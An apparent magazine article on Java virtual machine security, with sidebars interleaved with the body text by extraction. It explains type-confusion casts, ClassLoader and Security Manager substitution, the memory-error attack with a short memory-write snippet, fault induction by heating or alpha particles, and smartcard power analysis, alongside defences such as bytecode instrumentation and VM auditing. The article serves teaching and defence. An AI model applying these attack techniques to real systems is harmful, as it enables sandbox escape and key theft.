


Figure 1. Java VM security model

(see Inset *New security features in J2SE 1.4 and J2SE 1.5*).

The applet execution environment is one example of such a sand-

box. Each applet is loaded using a separate ClassLoader, thus ensuring that each applet operates in a completely separate memory

block. There is also a special security policy for applets which limits their access rights, making it impossible for applets to:

- read and write data on a local disk,
- open network connections to locations other than the applet's address of origin,
- create new processes,
- call native methods of the local environment.

There are, of course, exceptions to these rules. JDK 1.1 introduced the notion of a signed applet – an ordinary applet in a *.jar* archive, signed with the application distributor's private key. If the distributor's public key is considered trusted in the local environment, then the applet can be run with full privileges, no different from local code loaded by the system ClassLoader.

Sandbox wars

Sun Microsystems – the creators of the Java language – don't have a monopoly on the Java virtual machine, having merely specified the necessary features of a VM. Hence the multitude of Java VM implementations, both commercial and open source (a list of Java VM implementations can be found at <http://www.dwheeler.com/java-imp.html>).

The quality of these implementations varies greatly – some are near-perfect, some chock-full of holes. Let's see how implementation errors can be exploited for malicious purposes.

The verifier and type control

Strict type control is one of the principal security features of the Java language, so exploiting an error in its implementation can provide the attacker with almost unlimited access to data stored in memory.

Let's assume that the system under attack contains an object corresponding to the definition shown in Listing 1. The object provides methods for accessing its

Leaking virtual machines

Vulnerabilities in Java virtual machines have existed as long as Java itself. Here is a list of some of the more serious errors found in various Java VM implementations. Even though the errors are very well known – some of them affect very old versions – they still make valuable reading.

In 1996, an error was found which made it possible to load a non-trusted (remote) class with the same privileges as a trusted (system) class. The error was that the VM allowed class names to begin with the `\` character (backslash), which made the ClassLoader treat remote (i.e. potentially dangerous) classes in the same way as trusted local classes. The error affected JDK 1.0.

In 1997, an error was found in the applet signing mechanism. The bug affected JDK 1.1 and allowed a malicious signed applet to increase its privileges. The problem was that the method which was supposed to return a copy of the array containing applet signer identifiers returned the actual array of identifiers, which potentially made it possible for an applet to add signers to the array.

In 1999, an error was discovered in the bytecode verifier of Microsoft's implementation of the Java VM. A special sequence of bytecode instructions (see Inset *.class file format*) made it possible to bypass type casting control in event handler instructions. The error affected Internet Explorer 4.0 and 5.0.

In the year 2000, a VM bug was found which made it possible for an applet to establish connections with any server, not just the one it was loaded from. The error was that methods responsible for opening and closing socket connections were all treated as trusted and thus not verified by the Security Manager. The error affected Netscape Navigator and Netscape Communicator 4.0–4.74.

In 2002, a verifier error was discovered which made it possible to call a superclass method from a class other than a subclass. The error affected Internet Explorer 4.0, 5.0, 6.0 and JDK 1.1, 1.2 and 1.3. Yet another vulnerability allowed untrusted code (an applet) to create a fully functional ClassLoader system object. The error affected Internet Explorer 4.0, 5.0 and 6.0.



data members, but does not allow them to be modified. If we create an object with a similar structure (see Listing 2), exploiting a security gap will let us perform the following cast:

```
Victim victim = new Victim();
Attacker attacker = (Attacker) v;
```

The `attacker` object will now allow access to previously unavailable private members. If the `victim` object contained data like the system security policy, the attacker could easily change it, perhaps specifically removing safeguards preventing the execution of malicious code or restricting access to protected resources.

ClassLoader

Class loading control is another vital security aspect. As we already know, each `ClassLoader` is associated with a specific namespace. This means that classes sharing the same names (though not definitions) can exist in the namespaces of various `ClassLoaders`. The idea behind an attack on class loading is the same as in the previous example – to bypass type casting control.

Let's say we have three classes (imaginatively called `A`, `B` and `C`), loaded by two different `ClassLoaders` (`CL1` and `CL2`). Class `C` is present in both, but has different definitions – see Listings 3 and 4. As you can see, the `A.fun()` method displays data from private members of class `C` (defined in `CL1`), which should normally be inaccessible. This can happen if the VM does not account for the two `C` classes' different namespaces and assumes that the class definition is the same for both `ClassLoaders`. Such an error could have grave consequences. The `java.lang` package includes a `Security Manager` loaded by the system `ClassLoader`. An attacker can simply define his own `ClassLoader`, for example in the namespace `malicious.classes`, and subsequently define a modified

Java language features

The virtual machine itself contains a number of safeguards for ensuring the stability and security of the code being executed. One of these is the lack of pointers – the programmer has no direct memory access, so there is no way to insert any instructions previously unchecked by the VM into memory. Java also controls references to array elements, making it impossible to gain illegitimate memory access for instance by referring to the `n+1`-st element of an `n`-element array. Executing the code below causes `IndexOutOfBoundsException` to be thrown:

```
int [10] x= {0,1,2,3,4,5,6,7,8,9};
int y = x[10];
```

Java also controls type casting and only allows legitimate implicit casting operations. This means that the following code:

```
int x;
byte y=3;
x=y;
```

will compile correctly, unlike this:

```
int x;
double y=3;
x=y;
```

In the second case, explicit casting is necessary: `x=(int) y`. Explicit casts are taken over by the compiler and conducted safely.

The garbage collector also increases code security by cleaning up all unreferenced objects, so no program can leave surprises in memory for applications which run later. The same applies to null pointer references – any attempt to access a null object will result in a null pointer exception being thrown.

Memory access control is a vital matter. To start with, any application that writes unchecked data to memory is a potential threat to system stability – with luck, only the application itself risks crashing, but in the worst case it can take other processes with it. If the application is executed on a server, with mission-critical processes running alongside, the scenario is completely unacceptable.

Also, a malicious programmer could potentially overwrite memory segments containing data belonging to vital (for instance security-related) processes, such as system processes or even the virtual machine itself. This would allow the intruder to substitute the `Security Manager` or `ClassLoader`, thus leading to a critical system threat.

`Security Manager` as `malicious.classes.SecurityManager`, allowing full system access (see Inset *Security Manager*). If the VM fails to verify the classes' namespaces of origin (packages), the attacker will be able to substitute his evil `Security Manager` for the system one – to the VM, the class will look identical.

System class implementations

Any Java application necessarily makes use of system classes – after all, every single class is implicitly derived from `java.lang.Object`.

Errors in the implementation of system classes can threaten not only the security, but even the stability of the entire environment. To take a simple example, Java allows a derived class to be used in the same way as an expected base class. The following code will compile and run correctly, because `String` is derived from `Object`:

```
String x = "security";
Object obj = x;
```

If the methods and members of a system class are not suitably se-

Class loading and verification

The `ClassLoader` is a special memory-resident Java object, responsible for loading object definitions (`.class` files) into memory. Its operation is usually restricted to application startup, but it can also be used to substitute classes on the fly (during program execution). Each application can use several different `ClassLoaders` – an application developer can create custom classes to implement class loader functionality by extending the `java.lang.ClassLoader` class and overriding its methods as necessary.

Each `ClassLoader` has an associated namespace (the full name of the class's package) from which it can load classes. Loading a class from another package requires delegating a request to an entitled `ClassLoader`. What's more, only one `ClassLoader` can load classes from the `java.*` package, and that's the system `ClassLoader`, which guarantees that system classes are loaded and verified correctly and that each class is loaded no more than once. This ensures the stability of the Java VM, and because the system `ClassLoader` is located in the `java.lang` package, it cannot be substituted with another class (it would have to load itself).

Class verification is closely related to the process of loading classes into memory. Its main aim is to ensure that files loaded into memory have the correct structure, retain data integrity, refer to existing virtual machine instructions and comply with type casting rules. After all, there is no way to be sure that the class file being loaded was created by a safe and trustworthy compiler. For performance reasons, class verification is done before the class is loaded – otherwise the verification would have to be done at runtime, which would significantly slow down execution. Verification consists of four stages.

Phase one involves verifying the internal structure of the file and checking the class definition for compliance with the specification. Phases two and three check instructions in class methods in order to detect any semantic errors and illegal type casts. The final stage of verification is done at runtime and involves checking the correctness of all symbolic links, ensuring that all references to members and methods of other classes within the reference pool are valid (see Inset *.class file format*).

cured – for example using a `final` directive – then it is perfectly possible to define a class derived from it. While this does not allow data access to be changed from `private` to `public`, it does make it possible to change the way methods work by overriding them and to access

private data members by providing public getter and setter methods.

Internal classes pose another threat. The class definition shown in Listing 5 causes two `.class` files to be created. The compiler will implicitly create an additional class and include it in the package scope. This means that gaining access to member fields and methods of the internal class can be achieved simply by adding a custom class to package under attack, thus indirectly influencing the operation of the external class.

Homebrew holes

Just because a virtual machine has been securely implemented and contains no known vulnerabilities doesn't mean that it cannot be exploited. Instead of trying to find existing holes, it is sometimes possible to simply make them yourself.

S. Govindavajhala and A. Appel (see Inset *References*) describe a method of gaining direct access to memory, enabling an attacker to write any data to any memory address. The aim of the attack is to obtain two references of different types, but indicating the same memory address. The attack is conducted simply by running a well-formed and seemingly safe program which complies with the requirements posed by the verifier, the Security Manager and all the other security measures. The program can even be an ordinary applet, running with minimum privileges.

Magic objects

Our sample attack program is very simple. First, we declare two classes, `A` and `B` (Listings 6 and 7), whose sizes in memory should be multiples of two. The program then fills up all the memory allocated to it by creating one `A` object and a large number of `B` objects. Nearly all the memory available to the program now contains references (addresses) to `A` and `B` class objects.

Let `a20` be an `A` object. The assignment `B p = a20.b` will make `p`

Security Manager

The Security Manager is the last building block of the Java security model. It is a class derived from `java.lang.SecurityManager` which allows system resource access policies to be specified.

The Java VM exercises the appropriate security policy by calling relevant Security Manager methods. Each potentially dangerous program action has a corresponding Security Manager method, specifying the accessibility of the action within the currently defined sandbox. The Security Manager is responsible for evaluating the following actions:

- accepting incoming connections,
- making outgoing connections,
- manipulating threads (which includes executing and stopping threads, as well as modifying thread priorities),
- creating a new `ClassLoader`,
- file access (creating, deleting, reading or writing a file),
- shutting down the application,
- accessing native methods,
- accessing and manipulating system properties,
- loading classes from selected packages,
- adding classes to selected packages.



refer to a B object, but if we can find a good *magical way* and one bit of the address stored in $a_{20.b}$ is misrepresented (see Figure 2), then there is a fair chance that p will become a reference to an A object. That's because all the objects' sizes are multiples of 2 and all but one of the objects in program memory are A objects, so the odds are against B . The application can then compare references to check whether all A references do indeed indicate A objects. When one of them is found to refer to a B object, the application pounces.

Workings of the attack

What can the actual attack look like? Well, take the following simple method for writing any value to any address:

```
void putMem(int value,
           int address, A a, B b)
{
    a.i=address-offset;
    b.a6.i=value;
}
```

The `offset` variable holds the offset of the target memory location relative to the beginning of class A . If the a and b references actually point to the

New security features in J2SE 1.4 and J2SE 1.5

J2SE 1.4 featured a number of new system security packages:

- *Java Cryptography Extension* – data encryption support,
- *Java Secure Socket Extension* – support for secure network connections via SSL and TLS,
- *Java Authentication and Authorization Service* – security model extension, featuring authorisation and authentication of users and user jobs, thus allowing different users to have different access rights,
- *Generic Security Service* – support for the Kerberos network authorisation protocol,
- *Java Certification Path API* – support for certification hierarchies, thus offering vital support for the public key infrastructure.

The packages were previously available as external libraries which could be included in applications. As of version 1.4 of the JDK, they are integrated into the base environment.

The introduction of J2SE 1.5 saw extensions to the libraries listed above and the addition of a new library, called the *Simple Authentication and Security Layer*, which defines an authorisation protocol and provides an added security layer between client-side and server-side applications. SASL essentially defines how security data should be exchanged and is used for automating authorisation in other Internet protocols, such as LDAP (*Lightweight Directory Access Protocol*) or IMAP (*Internet Message Access Protocol*).

same memory location (due to the exploit described earlier), then the first statement will cause the target address to be written to the specified address, while the second will write a specified value to the target address. This makes it possible to write any value to any address – for

example overwriting the address of the system `ClassLoader` with the address of another, malicious loader.

The art of misrepresentation

The success of our attack hinges upon at least one address bit being misrepresented. However, changing just one bit might not be enough – the new address may point to another object of the same type or may simply crash the VM. Fortunately, the chances of one altered bit being located in a suitable place for attack can be estimated.

The authors of this method give the following equation: $P = [(M / (s * 2w)(s-h) (\log_2(Ns))] / (8 * MEM)$. The variables are:

- MEM – amount of physical computer memory in bytes,
- M – amount of memory available to Java in bytes,
- w – \log_2 from word size,
- s – number of words required to store one object,
- h – number of words required to store one object header.

This means that $M/(s * 2w)$ is simply the number of allocated objects.

Listing 1. Definition of the object to be exploited

```
public Class Victim
{
    // public data access methods
    public int getValue() { return value; }
    public int isAllowed() { return allowed; }

    // private data members
    private int value;
    private boolean allowed;
}
```

Listing 2. Definition of the exploiting object

```
public Class Attacker
{
    // public data access methods
    public int getValue() {return value;}
    public int isAllowed() {return allowed;}

    // public data members
    public int value;
    public boolean allowed;
}
```


For a Sun Microsystems virtual machine with 61181 allocated objects, running on a computer with 128 MB RAM, P is equal to 0.34, meaning that the probability of a successful attack is 34 percent. The authors of this method were successful in 112 of 292 attempts ($P=38\%$).

Magic from space

That's all very well and good, but how do we bring about those magical memory errors? Sometimes, we won't need to do anything – a random error requires only a momentary electric instability caused by cosmic radiation. The problem is that catching a cosmic ray requires a large area of memory, which corresponds to a very large capacity. This means that a program would have to use monstrous amounts of memory (counted in gigabytes) to register such a fluctuation in sensible time. That said, users are becoming increasingly accustomed to memory-hungry applications.

Another method would be to cause the memory errors artificially. This can be done using:

- alpha radiation – a source of alpha particles can be obtained for example by taking apart a smoke detector; the particles have very poor penetration, which in practice restricts their use to attacking JavaCards,
- infra-red radiation (heat) – by simply heating the device under attack.

To provoke memory errors, the intruder must of course have physical access to the machine under attack, which significantly limits the usability of this attack method. However, while opening a computer case is hardly likely to escape its owner's attention, heating the victim's smartcard in a specially prepared reader is much more likely to succeed.

Power drain

Any electronic device requires electricity to work, and its power

Listing 3. Class definitions from the CL1 ClassLoader

```
Class B
{
    C g() { return new C(); };
}
Class C
{
    private int x;
    private int y;
}
```

Listing 4. Class definitions from the CL2 ClassLoader

```
Class A
{
    void fun()
    {
        B b = new B();
        C c = b.g();
        System.out.println("x="+c.x+" y="+c.y);
    };
}
Class C
{
    public int x;
    public int y;
}
```

Listing 5. Class definition which actually creates two class files

```
class external
{
    // external class members
    private class internal
    {
        // internal class definition
    }
    // external class methods
}
```

consumption obviously increases with the complexity of calculations. It is, however, also possible to approach this regularity from the other side and try to deduce the type

of calculations being performed by analysing the energy absorbed by the device. This type of attack is called a *Differential Power Analysis* (DPA) and is most commonly used

Listing 6. Class A

```
class A
{
    A a1;
    A a2;
    A a3;
    A a4;
    A a5;
    int i;
    B b;
}
```

Listing 7. Class B

```
class B
{
    A a1;
    A a2;
    A a3;
    A a4;
    A a5;
    A a6;
    A a7;
}
```




Figure 2. Cosmic ray interfering with an A object's reference to memory address X by changing the *i*-th address bit




Figure 3. A reference to class Y in class X is replaced with a reference to class SafeY which safely calls class Y

against all manner of smartcards (usually JavaCards, i.e. smartcards with Java on board), where the available energy is very low and its use is not hidden in any way.

A DPA attack involves analysing power consumption levels during calculations. Connecting the smartcard to any device for monitoring energy levels, such as an oscilloscope, provides information about power consumption during specific time periods. The next step is obtaining information about the relationship between power consumption and specific calculations performed on the card – each operation has its own unique fingerprint

in the form of a specific amount of energy and time of consumption. Careful analysis of these regularities makes it possible to determine the moment when cryptographic keys are being calculated and potentially even break the key itself, though this may require registering a large number of transactions for one card.

Conducting the attack requires no advanced technology – just an ordinary PC, a slightly modified card reader and physical access to the card under attack. This last condition means that us mere mortals can feel safe most of the time, since the readers we insert our cards into typically

belong to banks or other more or less trusted institutions. The real danger comes if we lose the card. More information on DPA attacks can be found at <http://www.ccs.uky.edu/ccs/Mar03.ppt>.

Protecting cards from DPA attacks is the responsibility of the card manufacturer and can involve enforcing uniform duration for all operations, introducing random pauses in the calculation process, using a non-linear algorithm or changing the physical structure of the card.

Safety first

The security of Java applications largely depends on the quality of the VM implementation. A properly written (meaning secure) VM can protect the host computer's resources from all manner of attacks. However, there are also some attack methods which the VM cannot detect (for example because there are events which it doesn't register), yet which can have unpleasant consequences both for the host machine and any computers in its network.

The VM controls access to the host computer's resources, but it does not check how these resources are used. Inefficient or deliberately malicious software can not only make the user's life a misery, but even threaten the stability of the host system. The Java VM offers no protection from such malicious actions as abusing the user interface by opening hundreds of windows (as malicious applets can), starving other processes by consuming their resources, overallocating memory or performing actions which deliberately increase battery power consumption. Such problems are usually ignored – after all, it is hardly possible to protect against all conceivable threats. However, safeguarding against these issues may be necessary in the case of safety-critical systems, and one method of providing security at this level of operation is Java bytecode instrumentation.

.class file format

Each *.class* file contains one class definition. If a class has nested classes, then each of them will be written to a separate *.class* file.

Data in the *.class* file is saved as a stream of 8-bit big endian words (most significant bits first), with 16-bit, 32-bit and 64-bit values being stored as several consecutive words. Table 1 presents the contents of the *.class* file in order of appearance.

The *cp* array contains the names of all the entities (classes, interfaces, global constants and so on) that the class refers to. Variable types are stored as strings, so for instance *int* becomes *I*, *double* is *D* and an object type becomes *L<class_name>*. Arrays are denoted using the *[]* character. An integer array (*int []()*) will therefore be written to the *.class* file as *I[]*. Method references are subjected to similar treatment, except that method arguments come first (in parentheses) and are followed by the return type. The declaration *Object mymethod(int i, double d, Thread t)* would therefore be written to the *.class* file as *(IDLjava/lang.Thread;)Ljava/lang/Object*.

A class can have a variety of attributes, and the virtual machine is supposed to ignore the attributes it doesn't understand. For example, class deprecation is marked as an attribute.

Table 1. Contents of the *.class* file

Type/Size	Field name	Description
4 words	<i>magic</i>	The value 0xCAFEBABE.
2 words	<i>minor_ver</i>	The <i>minor</i> part of the class version in <i>major.minor</i> notation.
2 words	<i>major_ver</i>	The <i>major</i> part of the class version in <i>major.minor</i> notation.
2 words	<i>const_pool_size</i>	Element count of the <i>cp</i> array plus 1.
<i>cp_info</i>	<i>cp[const_pool_size-1]</i>	Reference pool – an array of structures. Contains the names of variables, methods, interfaces and classes that a given class refers to. The array also contains the name of the class itself.
2 words	<i>access_flags</i>	Class access mode, corresponding to the status of the class – <i>public</i> , <i>private</i> , <i>final</i> and so on.
2 words	<i>this_class</i>	Element number in the <i>cp</i> array.
2 words	<i>super_class</i>	Zero or element number in the <i>cp</i> array.
2 words	<i>interfaces_count</i>	Number of interfaces implemented.
2 words	<i>interf[interfaces_count]</i>	Array containing the numbers of <i>cp</i> array elements.
2 words	<i>fields_count</i>	Class field count.
<i>f_info</i>	<i>fields[fields_count]</i>	Array of structures containing information about class fields.
2 words	<i>meth_count</i>	Class method count.
<i>m_info</i>	<i>meth[meth_count]</i>	Array of structures containing information about class methods.
2 words	<i>attr_count</i>	Class attribute count.
<i>a_info</i>	<i>attr[attr_count]</i>	Array of structures containing class attributes.

Replacing references

Bytecode instrumentation involves supplementing Java classes with special instructions which provide additional control over program execution. The basic idea is very simple and involves replacing each potentially dangerous class with its safe equivalent (see Figure 3). The safe class inherits from the original dangerous class, but in safety-critical places its code has additional instructions for securing code execution. Even if the suspect class cannot be subclassed due to a *final* keyword in its declaration, it can still have its methods substituted with copies containing additional instructions to ensure secure execution.

The next step is to replace all references to suspect methods or classes with references to their secured equivalents. All manipulation is done on *.class* files (see Inset *.class file format*) at bytecode level – after compilation, but before classes are loaded into a VM. Two methods of manipulation are available. The first and probably easier way is to modify the system Class-Loader to additionally perform bytecode security instrumentation on processed classes and load them into the VM only after they are secured. This requires the runtime environment to be modified, which means that each computer to be secured in this way must be configured separately.

The other way is to create a kind of proxy to conduct the code instrumentation. Properly configuring the host system (by providing a suitable browser plugin) makes it possible to redirect requests to load Java classes to a proxy object. This means there is no need to introduce any software modifications into the runtime environment, which translates into significantly lower costs without limiting functionality. The user can also be provided with the option of customising the proxy security level to their own individual requirements, making it possible to define elaborate system security policies.




Figure 4. Bytecode instrumentation via a proxy

Figure 4 demonstrates how the proxy works. The browser plugin intercepts any applet download requests and redirects them to the proxy, which then downloads the applet, runs bytecode instrumentation and sends the secured applet back to the browser.

A Java proxy

Let's see how this method can be used to secure the computer against crashing when a malicious applet opens up hundreds of browser windows. All we need is for a specially prepared runtime to replace all references to the `Frame` library class with

references to `SecureFrame` at load time. Listing 8 presents the code of the secured class.

The resulting class will be added to the archive (`.jar` file) containing application classes. In each of the application's `.class` files, the reference pool (see Inset *.class file format*) will then be modified, with each reference to `Frame` being replaced with `SecureFrame`. From now on, all applications which open no more than `MAX_FRAMES_NUMBER` windows will execute correctly, but any attempt to open up `MAX_FRAMES_NUMBER+1` windows will result in an exception being thrown. It's hardly an elegant solution, but it shows the basic idea.

More information on code instrumentation can be found in a paper by A. Chander, J.C. Mitchell and I. Shin called *Mobile Code Security by Java Bytecode Instrumentation* (see Inset *References*).

A multi-threaded inquiry

There are several ways of breaking into a virtual machine, and in this article we have looked at some of them in detail. However, checking whether a break-in has indeed occurred (for example on our server) requires conducting a VM audit, which is not an easy task, considering that the VM runs as one multi-threaded process. In this light, restarting the entire VM every time one of its threads does something suspicious is completely unacceptable.

S. Soman, C. Krintz and G. Vigna from the UCLA have proposed an interesting VM audit system (see Inset *References*). Making use of it requires the VM to be modified so that all running threads are constantly monitored and all their activity is logged. The thread logs are then converted to event streams and passed to an external (relative to the VM) intrusion detection system (IDS) which analyses the data for matches with known patterns or scenarios. If an intrusion is detected, the IDS passes the necessary information (a reaction scenario)




Figure 5. Virtual machine auditing system



THE AFFILIATE PROGRAM

Software-Wydawnictwo

Join and start making money!

The affiliate program offered by Software-Wydawnictwo publishing house is aimed at website owners and administrators.

Anyone who has a website can join the Affiliate Program.

Joining the program is completely free and can bring you significant financial benefits.

To start making money, simply put a link (a banner or button) to our online store on your website!

You will receive 10% of the value of each purchase made in our store by visitors coming from your website.

www.pp.software.com.pl



to the appropriate VM module (yet another modification) which then takes action as necessary. The virtual machine has information about the owners of particular threads (thread IDs), which makes it possible to selectively terminate offending threads.

Figure 5 shows the mode of operation for such a system, where the VM has additional information concerning threads (their owners' IDs). One of the threads (marked in red) starts to behave dangerously. The auditing subsystem collects thread operation information and saves it to logs which are then passed to the intrusion detection system. The IDS then analyses this data and decides to kill the offending thread by sending a suitable command to the execution subsystem, which then promptly removes the thread.

Unfortunately, the UCLA solution is not without its downsides. Logging all operations executed by all threads places a huge load on the host system. Depending on the number of events generated (file operations, for example, are especially event-intensive), system performance may deteriorate by as much as 44 percent. The advantage of the system is that it uses an external IDS, which makes it possible to tune the whole installation to account for potentially very elaborate scenarios without compromising the safety of Java applications.

Even giants make mistakes

Java has a reputation for being a reasonably safe execution environment. As we've discovered in this article, the truth is not quite so rosy. The Java virtual machine is a program like any other and – like most applications – has its shortcomings and vulnerabilities. What's more, the Java language specification merely defines the VM's mode of operation, but implementing these guidelines is another story altogether.

The security of any Java VM hinges on its developers' skills and

About the author

Tomasz Rybicki is a Ph.D. candidate at the Department of Electronics and Information Technology at the Warsaw University of Technology. He is a member of MEAG (the *Mobile and Embedded Applications Group* – <http://meag.tele.pw.edu.pl>). He has been a Java programmer for over five years.

experience, so selecting a specific implementation is not a choice to be made lightly. As we have seen, even virtual machines from such leading

suppliers as Microsoft or Sun Microsystems can contain their share of errors. ■

Listing 8. SecureFrame class

```
class SecureFrame
{
    private static int frames = 0;
    public SecureFrame(String title)
    {
        super(title);
        frames ++;
        if (frames > MAX_FRAMES_NUMBER)
            throw new Exception("Too many frames!");
    }
}
```

On the Net

- <http://www.dwheeler.com/java-imp.html> – list of virtual machine implementations,
- <http://java.sun.com/docs/books/vmspec/2nd-edition/html/ClassFile.doc.html#20080> – .class file format,
- <http://www.cigital.com/hostile-applets> – site devoted to malicious applets,
- <http://www.securingsjava.com/chapter-two/chapter-two-1.html> – e-book *Securing Java*, chapter 2: *The Base Java Security Model*,
- <http://java.sun.com/sfaq> – Applet Security FAQ,
- <http://www.research.ibm.com/javasec> – Java Security Research,
- http://lsd-pl.net/java_security.html – LSD research group website; Java language and VM security issues,
- http://www.cs.helsinki.fi/u/lamsal/teaching/autumn2003/student_final/riku_hyppanen.pdf – *Security Architecture of Java* (e-book),
- http://www.ee.usyd.edu.au/~rjune/sc_side_channel.pdf – *Smartcards and Side-Channel Cryptanalysis* paper,
- <http://www.ccs.uky.edu/ccs/Mar03.ppt> – *Smart Card Security under the Threat of Power Analysis Attacks* presentation.

References

- Gong, L., *Secure Java Class Loading*. IEEE Internet Computing 1998,
- Chander, A., Mitchell, J.C., Shin, I., *Mobile code security by Java bytecode instrumentation*. 2001 DARPA Information Survivability Conference & Exposition, 2001,
- Soman, S., Krintz, C., Vigna, G., *Detecting Malicious Java Code Using Virtual Machine Auditing*. 12th USENIX Security Symposium, 2003,
- Govindavajhala, S., Appel, A. W., *Using Memory Errors to Attack a Virtual Machine*. In Proceedings of the 2003 IEEE Symposium on Security and Privacy, 2003.



This is the best solution.
It's your turn now...

See how much we can do for you

